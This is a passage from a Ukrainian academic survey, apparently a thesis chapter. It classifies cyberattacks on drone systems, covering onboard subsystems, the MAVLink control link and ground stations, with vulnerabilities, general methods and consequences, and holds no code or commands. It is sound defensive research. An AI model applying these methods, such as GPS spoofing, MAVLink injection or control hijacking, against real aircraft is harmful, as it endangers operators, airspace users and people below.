ЛКК та віддаленої ідентифікації під час польоту або активним підключенням до бортових інтерфейсів через відкритий FTP-сервіс чи експлуатацією вразливостей бортового ПЗ [19]. Можливими наслідками є розкриття маршрутів польотних завдань, ідентифікаційних даних апарата та оператора, а також бортових записів оперативної і розвідувальної цінності [12]. Крім того, у пасивному режимі кібератака не залишає слідів у бортових журналах БПС, оскільки не взаємодіє безпосередньо з бортовим ПЗ.

2. Скрапінг пам’яті (Memory scraping) – кібератака на конфіденційність, коли чутливі дані, що зберігаються в бортових системах БПС, можуть бути вилучені в разі фізичного захоплення апарата або отримання доступу до його обчислювального модуля [20]. Вразливість БПС до цього типу атак зумовлена тим, що під час виконання місії в оперативній пам’яті можуть тимчасово перебувати криптографічні ключі каналу ЛКК або ж оброблювані навігаційні дані. Водночас механізми захисту переважно зосереджені на каналі зв’язку та постійному сховищі [21]. Кібератака передбачає попереднє отримання доступу до бортової системи БПС, після чого зловмисник виконує дамп оперативної пам’яті. Можливим наслідком є компрометація криптографічних ключів та прямий витік оперативних даних без видимих ознак вторгнення для оператора СНК.

3. Атаки через побічні канали (Side-channel attacks) – тип кібератак, у межах яких криптографічні ключі отримують не прямим криптоаналізом алгоритму, а аналізом фізичних витоків (енергоспоживання, електромагнітного випромінювання, часу виконання тощо). Вразливість БПС до цього типу атак полягає в кореляції фізичних характеристик мікроконтролера або бортового обчислювального модуля з проміжними значеннями криптографічних операцій під час оброблення ключів. Накопичивши множину вимірювань і застосувавши статистичний аналіз, зловмисник може відновити криптографічний ключ [22]. У роботі [23] експериментально продемонстровано можливість відновлення ключа квадрокоптера за допомогою кореляційного аналізу енергоспоживання. Це створює умови для дешифрування захищеного трафіку або підроблення автентифікованих команд.

Атаки на цілісність:

1. GPS-спуфінг (GPS spoofing) – кіберфізична атака на навігаційну підсистему БПС, що реалізується через генерацію підроблених сигналів, які підміняють справжні супутникові дані про місцеположення апарата. Вразливість БПС до цього типу атак зумовлена недосконалістю архітектури GPS-протоколу, а саме відсутністю шифрування та механізмів автентифікації сигналу [24, 25], а доступність програмно-визначеного радіообладнання (Software-Defined Radio, SDR) спрощує практичну реалізацію таких атак [26]. Зловмисник генерує фальшиві сигнали, які перекривають справжній супутниковий сигнал і підміняють легітимні координати, що передаються до навігаційної підсистеми БПС. Така вразливість підтверджена для комерційних дронів із пропрієтарними каналами зв'язку у дослідженні [27]. Система керування польотом сприймає підроблені дані як достовірні і продовжує формувати хибний маршрут, непомітно для оператора СНК спрямовуючи БПС до хибного місця призначення [28, 29]. Наслідки успішної кібератаки можуть охоплювати примусову зміну курсу [30], ініціювання аварійної посадки, різке прискорення в хибному напрямку [31], а в найбільш критичних сценаріях – повне захоплення або знищення апарата [32].

2. Спуфінг протоколів віддаленої ідентифікації (Remote identification protocol spoofing) – кіберфізична атака на підсистеми спостереження та дистанційної ідентифікації БПС, яка полягає у передачі підроблених повідомлень від імені реального або неіснуючого апарата. Automatic Dependent Surveillance-Broadcast (ADS-B) широко застосовується в авіації для передачі координат, висоти та ідентифікатора повітряного судна системам керування повітряним рухом, тоді як Remote ID є окремим регуляторно закріпленим механізмом дистанційної ідентифікації БПС, який передбачає трансляцію ідентифікаційних і телеметричних даних, а в окремих режимах – даних про місцеположення оператора [33]. Вразливість БПС до такого типу кібератак зумовлена відсутністю механізмів криптографічної автентифікації, через що будь-який передавач у зоні прийому може транслювати довільні ідентифікаційні дані, залишаючись нерозпізнаним як нелегітимний відправник [33]. За допомогою програмно-визначеного

радіообладнання зловмисник генерує підроблені повідомлення, що дозволяє створювати фантомні БПС у системах керування повітряним рухом, приховувати реальне місцеположення апарата, підміняти ідентифікатор оператора або імітувати присутність флоту БПС у забороненій зоні [34]. Можливими наслідками є дезорієнтація систем керування повітряним рухом, унеможливлення правомірної ідентифікації порушника повітряного простору та маскування несанкціонованих польотів через фальшиві ідентифікаційні дані. У дослідженні [35] автори проаналізували прогалини у специфікаціях Remote ID і запропонували криптографічний механізм селективного розкриття локації оператора як відповідь на відсутність стандартизованих механізмів захисту.

3. Модифікація прошивки (Firmware tampering) – кібератака, що полягає у несанкціонованій зміні вбудованого ПЗ польотного контролера або інших бортових модулів БПС з метою зміни їх функціональності або впровадження прихованих можливостей. Вразливість зумовлена тим, що механізми криптографічної верифікації цілісності оновлень прошивки реалізовані не в усіх платформах, а відкриті платформи ArduPilot і PX4 містять широкий спектр задокументованих програмних багів [36] та вразливостей, які можуть бути виявлені фаззингом (fuzzing) [37]. Атака реалізується шляхом експлуатації таких вразливостей для отримання привілейованого доступу до бортової системи з подальшим завантаженням модифікованого образу прошивки. Зокрема, автори [18] у процесі аналізу DUML-протоколу платформи DJI продемонстрували можливість виконання довільного коду і підміни прошивки на реальних апаратах. Наслідком може бути компрометація польотного контролера, що зберігається навіть після перезавантаження. Модифікована прошивка може змінювати параметри стабілізації, відключати захисні обмеження, приховано передавати телеметрію або створювати умови для подальших кібератак без жодних зовнішніх ознак для оператора СНК.

4. Ін’єкція шкідливого ПЗ (Malware injection) – кібератака, яка полягає у прихованому впровадженні шкідливого процесу або програмного компонента до операційного середовища БПС без обов’язкової зміни прошивки, з метою

несанкціонованого впливу на функціонування апарата або встановлення контролю над його окремими функціями. Ця вразливість зумовлена тим, що окремі бортові системи БПС функціонують під керуванням загальновживаних операційних систем з відкритими мережевими інтерфейсами, успадковуючи частину вразливостей пристроїв інтернету речей [12, 17]. Класичним прикладом є бекдор Maldrone, виявлений на платформі Parrot AR.Drone [14, 17]. Шкідливе ПЗ приховано інсталювалось через бездротове мережеве з'єднання, встановлювало TCP-з'єднання зі зловмисником та втручалося у взаємодію між бортовим ПЗ і керувальними модулями, що дозволило зловмиснику встановити контроль над апаратом без відома його оператора. Наслідками були несанкціоноване керування БПС, витік потоку відеоданих або телеметрії, а також можливість використання скомпрометованого апарата як вузла для атак на інші компоненти БпАК – причому шкідливий процес може відновлюватись після перезапуску і не відображатись у журналі бортової системи.

5. Підміна параметрів польоту (Flight parameter manipulation) – кібератака на конфігураційну підсистему польотного контролера БПС, яка полягає у несанкціонованій зміні критичних параметрів поведінки апарата: граничних значень висоти та швидкості, налаштувань регуляторів стабілізації, геозон та параметрів аварійних режимів. Вразливість зумовлена тим, що в конфігураціях з MAVLink версії 1 або без увімкненого підписування повідомлень у MAVLink версії 2 відсутній механізм криптографічного підтвердження походження, що створює умови для несанкціонованої зміни параметрів польотного контролера в разі отримання зловмисником доступу до каналу зв'язку [38, 39]. Атака виконується через ін'єкцію шкідливих команд у канал ЛКК після отримання доступу до мережі. У роботах [40, 41] автори підтвердили можливість переривання місії на реальному БПС з ін'єкцією підроблених повідомлень у середовищах імітаційного моделювання. Окрему загрозу становлять помилки специфікації діапазонів параметрів відкритих платформ ArduPilot і PX4, які дозволяють вивести польотний контролер за межі безпечного діапазону значень [39]. Наслідками можуть бути

аварійна посадка, хаотичні маневри, вимкнення захисних обмежень або повна втрата керування над апаратом [42].

6. Змагальні атаки (Adversarial attacks) – це окремий клас кібератак, спрямованих на компрометацію алгоритмів машинного навчання, що забезпечують автономні функції апарата: розпізнавання об’єктів, уникнення перешкод, навігацію тощо. Вразливість зумовлена тим, що незначні і непомітні для людини модифікації вхідних даних здатні спричинити хибну класифікацію або критично хибне рішення бортової системи штучного інтелекту, причому обмежені обчислювальні ресурси апарата унеможливлюють застосування ресурсоємних захисних механізмів. Атака може реалізовуватись як через маніпуляцію вхідними даними, так і через ін’єкцію отруєних зразків до тренувальної вибірки на етапі навчання моделі [43]. Наслідками можуть бути хибна ідентифікація об’єктів, відмова систем уникнення зіткнень або некоректне виконання місії. Крім того, кібератака може бути реалізована без прямого доступу до бортових систем, через маніпуляцію середовищем, в якому функціонує БПС [43, 44].

Атаки на доступність:

1. GPS-глушіння (GPS jamming**)** – кіберфізична атака на навігаційну підсистему БПС, яка полягає у створенні радіочастотних перешкод у діапазоні дії GPS-сигналів з метою блокування їх прийому бортовим приймачем. Вразливість зумовлена малою потужністю супутникових GPS-сигналів, що робить їх чутливими до перекриття навіть малопотужними джерелами перешкод, а значна частина БПС залежить від GPS-сигналів як одного з основних джерел навігаційних даних [14]. Атака реалізується через генерування перешкод у діапазоні частот GPS за допомогою програмно-визначеного радіообладнання, що може призводити до суттєвого погіршення або втрати навігаційного сигналу. У роботі [26] автори підтвердили ефективність різних технік глушіння проти БПС у реальних умовах. Внаслідок втрати GPS-сигналу польотний контролер переходить у режим зависання, припиняє виконання автономного польотного маршруту, покладаючись виключно на інерціальну навігацію, точність якої швидко деградує [14]. До інших

можливих наслідків належать повна дезорієнтація апарата, неконтрольований дрейф або примусова посадка в незапланованій точці [31].

2. Переповнення буфера (Buffer overflow) – клас кібератак на ПЗ польотного контролера або бортових модулів БПС, що експлуатує відсутність перевірки меж вхідних даних: зловмисник надсилає обсяг даних, що перевищує виділений буфер пам’яті, перезаписуючи суміжні ділянки, що призводить до аварійного завершення роботи або порушення логіки виконання програми. Вразливість зумовлена тим, що складне бортове ПЗ може містити помилки оброблення вхідних даних і керування параметрами, які можуть бути виявлені фаззингом [37]. У роботі [45] за допомогою інструменту PGFUZZ було виявлено 156 раніше невідомих вразливостей у платформах ArduPilot, PX4 і Paparazzi, основним джерелом яких є неналежна перевірка діапазонів конфігураційних параметрів. Атака реалізується через надсилання спеціально сформованих пакетів до вразливого сервісу або інтерфейсу бортового ПЗ – зокрема, через мережеві запити до відкритих портів або через протокол каналу ЛКК [17]. Наслідками можуть бути аварійне завершення роботи польотного контролера або ж повна відмова бортової системи під час польоту [45].

3. Атаки на виснаження батареї (Battery depletion attacks) – тип кібератак на підсистему контролю живлення БПС, який полягає у несанкціонованому впливі на систему керування акумулятором з метою швидкого виснаження його заряду або порушення коректності оцінки стану батареї. Вразливість зумовлена тим, що деякі комерційні моделі БПС не реалізують окремого захисту системи керування живленням і часто використовують пропрієтарні протоколи без криптографічного підпису команд керування зарядом**,** що відкриває можливості для зовнішнього впливу на параметри живлення [46, 47]. Атака може реалізовуватися шляхом нав’язування енергомістких операцій або через вплив на обмін даними між підсистемою живлення та польотним контролером [14, 46]. Крім того, оскільки сучасні системи керування акумулятором для БПС дедалі частіше використовують моделі машинного навчання для оцінювання поточного заряду та стану здоров’я батареї [48], маніпуляція вхідними даними цих моделей може призвести до некоректної реакції системи на фактичний стан заряду. Наслідками є скорочення

дальності польоту, передчасне завершення місії, аварійна посадка в недоступному або небезпечному місці, а в критичних сценаріях – повна втрата апарата внаслідок відмови живлення під час польоту [46].

1.1.2.2 Атаки на лінію контролю та керування

Micro Air Vehicle Link (MAVLink) є поширеним протоколом зв'язку між БПС та СНК, що охоплює широкий спектр функцій та забезпечує передачу як телеметричних даних про стан БПС, так і команд керування від СНК. Новішою версією протоколу є MAVLink 2, яка підтримує криптографічне підписування повідомлень [49]. По MAVLink передаються команди контролю та керування від СНК до БПС, а також телеметрична інформація про місцезнаходження і статус системи – у зворотному напрямку, від БПС до СНК [50]. Проте MAVLink не забезпечує шифрування повідомлень, а механізми автентифікації та підтвердження походження повідомлень залежать від версії протоколу та налаштувань його використання, що залишає конфіденційність, а в окремих конфігураціях також цілісність і доступність ЛКК вразливими до кіберзагроз [51, 52].

Атаки на конфіденційність:

1. Прослуховування (Eavesdropping) – це кібератака, що полягає у перехопленні та аналізі MAVLink-повідомлень між БПС і СНК без втручання у сам канал передачі. Вразливість зумовлена тим, що MAVLink передає повідомлення у незашифрованому вигляді, через що будь-який пристрій, здатний приймати відповідний бездротовий канал, може перехоплювати передавані дані [52]. Автори [40] емпірично підтвердили можливість перехоплення MAVLink-пакетів між БПС і СНК, використовуючи поширені мережеві інструменти, отримавши доступ в реальному часі до навігаційних даних і стану апарата. Перехоплені повідомлення можуть містити координати апарата, висоту та швидкість польоту, стан акумулятора та ідентифікаційні дані, що дозволяє відновити значний обсяг оперативної інформації про маршрут польоту [49]. Атака є суто пасивною і не залишає слідів у бортових журналах, оскільки зловмисник лише приймає широкомовні сигнали, не надсилаючи жодних пакетів. Отримана інформація може

слугувати підготовчим етапом для подальших активних атак – зокрема, ін’єкції команд або атаки повторного відтворення (replay attack) [40].

2. Аналіз трафіку (Traffic analysis) – кібератака, у якій зловмисник отримує оперативну інформацію про поведінку системи, відстежуючи частоту, розміри та часові закономірності мережевого обміну без необхідності розшифровувати вміст повідомлень [53]. Вразливість зумовлена тим, що навіть зашифрований трафік зберігає метадані (інтенсивність обміну, характерні паузи між пакетами та зміни обсягу потоку) про стан та дії апарата [54]. У роботах [54, 55] автори продемонстрували, що на основі аналізу лише метаданих зашифрованого Wi-Fi-трафіку (розміри пакетів, міжпакетні інтервали) методи машинного навчання здатні виявляти присутність БПС та розпізнавати його поточний режим роботи (політ, очікування, відеотрансляція тощо). Більше того, коли обмін відбувається через незашифрований MAVLink, аналіз трафіку може використовуватися для виявлення характерних особливостей передаваних команд і телеметрії, що полегшує підготовку подальших активних атак на БпАК [40, 56].

3. Перехоплення незашифрованого відео та телеметрії (Video and telemetry interception) – пасивна атака, яка полягає у несанкціонованому отриманні даних відеопотоку та телеметрії під час їх передачі між БПС і СНК. Вразливість зумовлена тим, що певні моделі БПС використовують незашифровані протоколи передачі відео і телеметрії. За відсутності шифрування передавані дані можуть бути перехоплені зловмисником у зоні прийому каналу зв’язку [12, 57]. Атака реалізується за допомогою загальнодоступного обладнання, зокрема програмно-визначеного радіообладнання або Wi-Fi-приймачів у режимі моніторингу, налаштованих на робочу частоту відповідного каналу зв’язку. У роботі [12] дослідники підтвердили практичну можливість реалізації таких кібератак, зокрема задокументувавши перехоплення відеопотоку військових БПС типу Predator. Наслідками атаки може бути розкриття розвідувальних даних, витік інформації про польотне завдання та об’єкти спостереження, а перехоплений відеоматеріал або телеметрія можуть слугувати підготовчим етапом для подальших активних атак на БпАК.

Атаки на цілісність:

1. Ін’єкція команд (Command injection) – це кібератака, яка полягає у несанкціонованому надсиланні шкідливих MAVLink-повідомлень у канал між БПС і СНК. Вразливість зумовлена тим, що в конфігураціях передавання, зокрема при використанні старішої версії MAVLink, польотний контролер може приймати коректно сформовані, але нелегітимні пакети [51]. Атака реалізується після отримання доступу до мережевого сегмента ЛКК, де зловмисник формує MAVLink-пакети і надсилає їх безпосередньо до польотного контролера разом з легітимним трафіком СНК. У роботі [40] автори емпірично підтвердили переривання місії реального БПС шляхом ін’єкції пакетів через мережеве з’єднання, а у роботі [41] розглянуто атаки з ін’єкцією хибних MAVLink-повідомлень у середовищах імітаційного моделювання та запропоновано підхід до їх виявлення. Наслідками можуть бути примусове переривання польоту, зміна маршруту, виконання несанкціонованих маневрів або компрометація керування апаратом.

2. Атака повторного відтворення (Replay attack) – кібератака, яка полягає у перехопленні легітимних MAVLink-пакетів із подальшим їх повторним надсиланням до БПС у довільний момент часу з метою повторного виконання. Вразливість зумовлена тим, що в старіших конфігураціях з MAVLink 1 або з MAVLink 2 без увімкненого підпису повідомлень відсутній захист від повторного використання пакетів [49, 52]. Зловмисник пасивно перехоплює MAVLink-трафік, після чого надсилає збережені пакети безпосередньо до польотного контролера. Як результат, апарат може сприймати їх як легітимні команди від СНК і виконувати відповідні дії [58]. У роботі [59] автори підтвердили реалізованість цього вектора атаки в експериментальному середовищі на базі реального БПС. Наслідками можуть бути виконання несанкціонованих маневрів, повторне виконання команд, дестабілізація польоту або переривання місії без будь-яких зовнішніх ознак атаки для оператора СНК [17].

3. Атака «людина посередині» (Man-in-the-middle, MITM) – активна кібератака, за якої зловмисник непомітно втручається в канал зв’язку між БПС і

СНК, перехоплює MAVLink-повідомлення та отримує можливість їх читати, модифікувати або підміняти в реальному часі. Вразливість зумовлена тим, що MAVLink не забезпечує шифрування трафіку, а в конфігураціях без належної перевірки походження повідомлень зловмисний вузол може бути сприйнятий як легітимний учасник обміну повідомленнями [49, 50]. Типовим вектором реалізації є отруєння ARP-кешу. Зловмисник надсилає підроблені пакети до обох вузлів мережі, змушуючи їх направляти трафік через свій пристрій. У дослідженні [40] емпірично застосували цей підхід для перехоплення MAVLink-сеансу на реальному БПС і підтвердили його ефективність. Крім того, у [60] «людину посередині» розглянуто як релевантний сценарій кібератаки під час оцінювання захисту MAVLink у тестовому середовищі. Наслідками атаки є одночасна компрометація обох сторін комунікації: СНК отримує хибну телеметрію і формує командні рішення на її основі, тоді як БПС виконує модифіковані команди, що відрізняються від тих, які видав оператор, що може призводити до повної втрати контролю над місією, спрямування апарата до зловмисно обраної локації або його знищення [50].

4. Атака зниження версії протоколу (Protocol downgrade attack) – це активна кібератака, за якої зловмисник примушує обидві сторони каналу перейти з MAVLink 2 з увімкненим підписуванням повідомлень на застарілу версію протоколу, позбавлену механізмів криптографічної автентифікації та захисту цілісності повідомлень. Вразливість зумовлена тим, що MAVLink 2 зберігає зворотну сумісність з MAVLink 1, яка не має вбудованої криптографічної автентифікації та захисту цілісності повідомлень [49, 61]. Зловмисник експлуатує механізм зворотної сумісності, змушуючи польотний контролер перейти на MAVLink 1. У такому разі захист каналу суттєво послаблюється, що уможливлює подальші атаки на незахищений MAVLink-трафік, зокрема ін’єкцію команд, атаку повторного відтворення та підроблення повідомлень [52, 61].

5. Захоплення сигналу керування (Control signal hijacking) – це активна кібератака, за якої зловмисник перехоплює радіочастотний канал між БПС і СНК та бере під контроль управління апаратом, перериваючи або пригнічуючи

з’єднання з легітимним оператором. Вразливість зумовлена тим, що окремі моделі БПС використовують незашифровані радіопротоколи керування, що створює умови для перехоплення або підміни їх сигналів [62]. Атака реалізується у два етапи: зловмисник спочатку аналізує радіочастотний канал і визначає характеристики протоколу керування, після чого надсилає власні командні сигнали з вищою потужністю або більшою частотою, витісняючи легітимний сигнал оператора. У роботі [63] автори продемонстрували практичну реалізацію цієї атаки шляхом одночасного передавання сигналів захоплення і придушення. Крім того, у [62] підтвердили практичну реалізованість захоплення БПС через вразливості незашифрованих протоколів керування. Наслідками можуть бути повна втрата контролю оператором СНК над апаратом, виконання несанкціонованих маневрів, падіння або викрадання БПС [62, 63].

Атаки на доступність:

1. Глушіння радіочастотного каналу (RF jamming) – це кіберфізична атака, яка полягає у навмисному створенні радіочастотних перешкод у діапазоні робочих частот ЛКК з метою суттєвого погіршення або переривання зв’язку. Вразливість зумовлена відкритою природою бездротового середовища: радіоканал доступний будь-якому передавачу в зоні дії, а деякі моделі БПС використовують незашифровані радіоканали керування, що функціонують у діапазонах 2,4 ГГц і 5,8 ГГц [14, 42]. Атака реалізується шляхом передавання перешкод на робочій частоті ЛКК, що унеможливлює розрізнення польотним контролером легітимних команд. У роботі [64] систематизували механізми та різновиди такого типу атак у бездротових мережах, показавши їх ефективність у широкому класі бездротових систем. Після втрати сигналу ЛКК, польотний контролер активує режим аварійної безпеки, поведінка якого визначається налаштуваннями конкретного виробника БПС (зависання на місці, повернення до точки зльоту або примусова посадка) [53]. Наслідками може бути повна втрата оперативного керування апаратом, передчасне завершення місії та посадка БПС в непередбаченому місці, що в певних умовах може призвести до фізичного захоплення апарата [64].

2. Флудинг протоколу (Protocol flooding) – це кібератака, спрямована на виснаження обчислювальних ресурсів польотного контролера або переривання каналу зв’язку. Флудинг реалізується через надсилання великого потоку MAVLink-повідомлень, які перевантажують канал зв’язку, що унеможливлює своєчасне отримання польотним контролером легітимних команд керування. Вразливість зумовлена тим, що в конфігураціях без належного обмеження частоти повідомлень і без ефективної перевірки їх походження зловмисний вузол може генерувати надмірний обсяг трафіку [40, 49, 52]. У роботі [40] автори емпірично підтвердили, що флудинг-атака на канал ЛКК може призвести до зриву виконуваної місії, а автори [41] систематизували різновиди флудингу за типами MAVLink-повідомлень, включно з повідомленнями підтримання з’єднання, діагностичними запитами та запитами даних. Наслідками можуть бути порушення передавання телеметрії, затримки або повне переривання команд керування, перехід до аварійного режиму та потенційна повна втрата керування над апаратом під час виконання місії [40, 59].

3. Деавтентифікація Wi-Fi (Wi-Fi deauthentication) – це кібератака, яка експлуатує структурну вразливість протоколу IEEE 802.11 (кадри управління з’єднанням, зокрема кадри деавтентифікації), що може дозволити зловмиснику в зоні радіодії підробити MAC-адресу точки доступу і надіслати фальшивий кадр для розриву з’єднання [42, 65]. Вразливість здебільшого стосується тих моделей БПС, які використовують Wi-Fi як транспортний рівень ЛКК, зокрема комерційних апаратів, у яких канал керування реалізовано через IEEE 802.11 [65, 66]. Атака реалізується шляхом безперервного надсилання підроблених кадрів деавтентифікації від імені точки доступу БПС до СНК або у зворотному напрямку, що спричиняє примусовий розрив Wi-Fi-з’єднання між апаратом і оператором. У дослідженні [65] автори підтвердили, що цей метод дозволяє не лише розривати з’єднання, але й у поєднанні з підключенням зловмисника – захоплювати керування над апаратом. У [66] продемонстровано практичну реалізацію цієї кібератаки на платформі DJI через реверс-інжиніринг протоколу керування, що підтверджує релевантність слабкозахищених Wi-Fi-каналів керування як вектора

кібератак. Наслідками можуть бути втрата керування над апаратом під час польоту або активація аварійного режиму, що відкриває можливість для подальшого захоплення керування [65, 66].

1.1.2.3 Атаки на станцію наземного керування

Атаки на конфіденційність:

1. Викрадення чутливих даних (Sensitive data exfiltration) – це кібератака, яка полягає у несанкціонованому вилученні чутливих оперативних даних, що зберігаються або обробляються на станції: маршрутів місій, планів польотів, координат контрольних точок, картографічних даних та результатів розвідувальних місій [17]. Вразливість зумовлена тим, що СНК зазвичай розгортається на комерційному обладнанні без повного шифрування файлової системи та моніторингу доступу до чутливих даних [14]. Атака може реалізовуватись через несанкціонований доступ до файлової системи СНК, а саме через вразливості ПЗ, скомпрометовані облікові дані або фізичний доступ до СНК, з подальшим копіюванням цільових файлів місій і картографічних баз даних. У роботі [67] автори ідентифікували несанкціонований доступ до даних місій як один з ключових векторів кібератак на СНК у контексті безпеки військових БпАК. Наслідки можуть охоплювати не лише тактичну компрометацію окремих місій, але й розкриття оперативних патернів – типових маршрутів, тривалості місій, зон інтересу, що дозволяє зловмиснику прогнозувати майбутню активність БпАК [57].

2. Кейлогінг та викрадення облікових даних (Keylogging and credential theft) – це кібератака, яка полягає у прихованому перехопленні даних, що вводяться оператором (облікових записів, команд тощо), за допомогою шкідливого ПЗ, завантаженого на пристрій станції. Вразливість зумовлена тим, що СНК розгортається на загальновживаних обчислювальних платформах, схильних до широкого переліку шкідливого ПЗ, тоді як оператори нерідко підключають зовнішні носії або використовують незахищені мережі [17, 68]. Атака реалізується через встановлення кейлогера на пристрій СНК через заражений знімний носій, фішинг або вразливості ПЗ, після чого шкідливе ПЗ у фоновому режимі

перехоплює всі натискання клавіш і передає їх зловмиснику [68]. Задокументований інцидент 2011 року на авіабазі Крич (США) підтвердив реалізованість такого вектора кібератак. Кейлогер заразив СНК бойових БПС Predator і Reaper, і попри численні спроби видалення постійно відновлювався до повного перезапису жорстких дисків станцій [12]. Наслідками може бути компрометація облікових даних доступу до систем керування БпАК, розкриття оперативних команд та параметрів місій, а отримані дані можуть використовуватися для подальших атак на цілісність або доступність СНК.

3. Захоплення сеансу (Session hijacking) – це кібератака, що полягає у несанкціонованому перехопленні або крадіжці активного сеансового токена оператора з метою отримання доступу до веб-інтерфейсу або хмарної платформи керування БпАК без автентифікації. Вразливість зумовлена тим, що сучасні СНК дедалі частіше реалізуються як веб-застосунки, що використовують хмарні платформи, де сеансові токени передаються через мережу і зберігаються у браузері оператора, а незашифрований або слабко захищений трафік між СНК і хмарним сервісом відкриває можливість для перехоплення [17, 69]. Атака реалізується через перехоплення сеансового токена у незашифрованому мережевому трафіку, крадіжку файлів cookie за допомогою міжсайтового скриптингу у веб-інтерфейсі СНК або викрадення токена через шкідливе ПЗ на СНК. Володіючи токеном, зловмисник відтворює його у власному браузері та отримує повний доступ до платформи керування від імені легітимного оператора [14, 17]. У роботі [67] ідентифікували несанкціонований доступ до СНК через скомпрометовані сеанси як один з ключових векторів атак для безпеки БпАК. Наслідками є повний несанкціонований доступ до даних місій, параметрів конфігурації БПС і хмарних сервісів керування без необхідності знати облікові дані оператора, при цьому легітимний сеанс залишається активним і атака може тривалий час залишатися непоміченою.

Атаки на цілісність:

1. Ін’єкція шкідливих маршрутів (Malicious mission injection) – це кібератака, що полягає у несанкціонованій підміні або модифікації даних плану польоту до

його завантаження на бортовий контролер БПС. Вразливість зумовлена тим, що маршрути зберігаються у файлах або базах даних СНК у відкритих форматах, а процедурою їх завантаження на БПС через MAVLink-протокол не передбачено верифікації їх цілісності або автентичності [17, 70]. Атака реалізується двома способами: через несанкціонований доступ до файлової системи СНК і модифікацію файлів маршрутів, або через ін'єкцію шкідливих MAVLink-повідомлень, які підміняють справжні точки маршруту під час їх передавання на борт. У роботі [70] досліджували атаки на заплановану траєкторію, що передається від СНК до БПС, і підтвердили можливість відхилення апарата від запланованого маршруту через модифікацію траєкторних даних. Автори [71] задокументували вразливість реалізацій MAVLink, що дозволяє зловмиснику, який скомпрометував СНК, завантажити на БПС шкідливий альтернативний маршрут без відома оператора. Наслідками можуть бути виконання апаратом несанкціонованого маршруту, порушення місії, спрямування БПС до забороненої зони або повне захоплення траєкторії його руху без зовнішніх ознак для оператора.

2. Підміна журналів (Log tampering) – це кібератака, що полягає у несанкціонованій модифікації, частковому видаленні або фальсифікації журналів польотів і телеметричних записів, що зберігаються на СНК. Вразливість зумовлена тим, що файли журналів на деяких моделях СНК зберігаються у файловій системі без криптографічного захисту, що дозволяє будь-якому процесу з відповідними правами доступу їх редагувати або видаляти [12]. Атака реалізується після отримання несанкціонованого доступу до файлової системи СНК (через компрометацію облікових даних, шкідливе ПЗ або фізичний доступ до пристрою) [17]. Наслідками можуть бути знищення доказової бази для розслідування інцидентів, унеможливлення встановлення факту кібератаки та її хронології, а також фальсифікація оперативної звітності про виконання місії [57].

3. Спуфінг картографічних даних (Cartographic data spoofing) – це кібератака, що полягає у підміні або фальсифікації картографічних даних, які використовуються оператором при плануванні місій і завантажуються до ПЗ СНК. Вразливість зумовлена тим, що СНК отримує картографічні дані через зовнішні

джерела (хмарні картографічні сервіси, бази даних або завантажувані файли) без криптографічної верифікації їх цілісності та автентичності [14, 34]. Атака реалізується через компрометацію каналу оновлення картографічних даних, підміну файлів карт на пристрої СНК або ін'єкцію хибних даних у сервіс картографії, що використовується платформою керування. У дослідженні [34] ідентифікували маніпуляцію картографічними даними як вектор кібератак, що може призвести до планування маршрутів через заборонені зони або з некоректними параметрами безпечних висот. Наслідками є виконання місій на основі хибних даних, порушення геозон, зіткнення з перешкодами внаслідок некоректних рельєфних даних, а також компрометація оперативного планування без відома оператора.

Атаки на доступність:

Атаки на доступність СНК реалізуються на двох рівнях: зовнішньої інфраструктури та самої станції.

На першому рівні розподілені атаки на відмову в обслуговуванні (Distributed DoS, DDoS) на хмарні платформи або сервіси управління повітряним рухом БПС (UTM) унеможливлюють передавання авторизованих командних повідомлень між БПС і СНК, призводячи до зриву місій [72].

На другому рівні атаки спрямовані на виснаження обчислювальних ресурсів СНК через шкідливе ПЗ, флудинг або експлуатацію вразливостей застосунку, що призводить до аварійного завершення або зависання програми керування [17, 73]. Вразливість на обох рівнях зумовлена тим, що СНК функціонує як обчислювальний пристрій у тісній інтеграції з хмарними сервісами, жоден з яких не проєктувався з урахуванням вимог авіаційної стійкості [34]. Наслідком є повна втрата оперативного керування БпАК, що унеможливлює виконання або завершення місії.

1.1.2.4 Результати аналізу

Проведений аналіз дозволяє зробити такі висновки щодо структури простору кібератак на складові БпАК (табл. 1.1):

– 14 з 30 розглянутих кібератак (47%) спрямовані на порушення цілісності, що зумовлено критичністю цієї властивості для кіберфізичних систем реального часу, де порушення цілісності команд або навігаційних даних може призвести до незворотних фізичних наслідків (рис. 1.4);

– відсутність криптографічної автентифікації є системною вразливістю, що пронизує всі три компоненти БпАК – протокол MAVLink у ЛКК, GPS у навігаційній підсистемі БПС та сеансові токени хмарних платформ СНК;

– БПС є найбільш атакованим компонентом БпАК (40% від загальної кількості розглянутих кібератак), що зумовлено широтою його поверхні атаки, яка охоплює апаратне забезпечення, прошивку автопілота, навігаційну та сенсорну підсистеми, а також бортові інтерфейси обміну даними, кожне з яких є окремою точкою потенційного вторгнення (рис 1.3);

– ЛКК є найбільш експлуатованим каналом атак (37% від загальної кількості), що зумовлено відкритістю бездротового середовища та недостатністю криптографічного захисту MAVLink-протоколу (рис. 1.3);

– попри 23% від загальної кількості кібератак, СНК є пріоритетним об’єктом атак на конфіденційність через зосередження в ньому оперативних даних БпАК і облікових записів операторів (рис. 1.3-1.4).

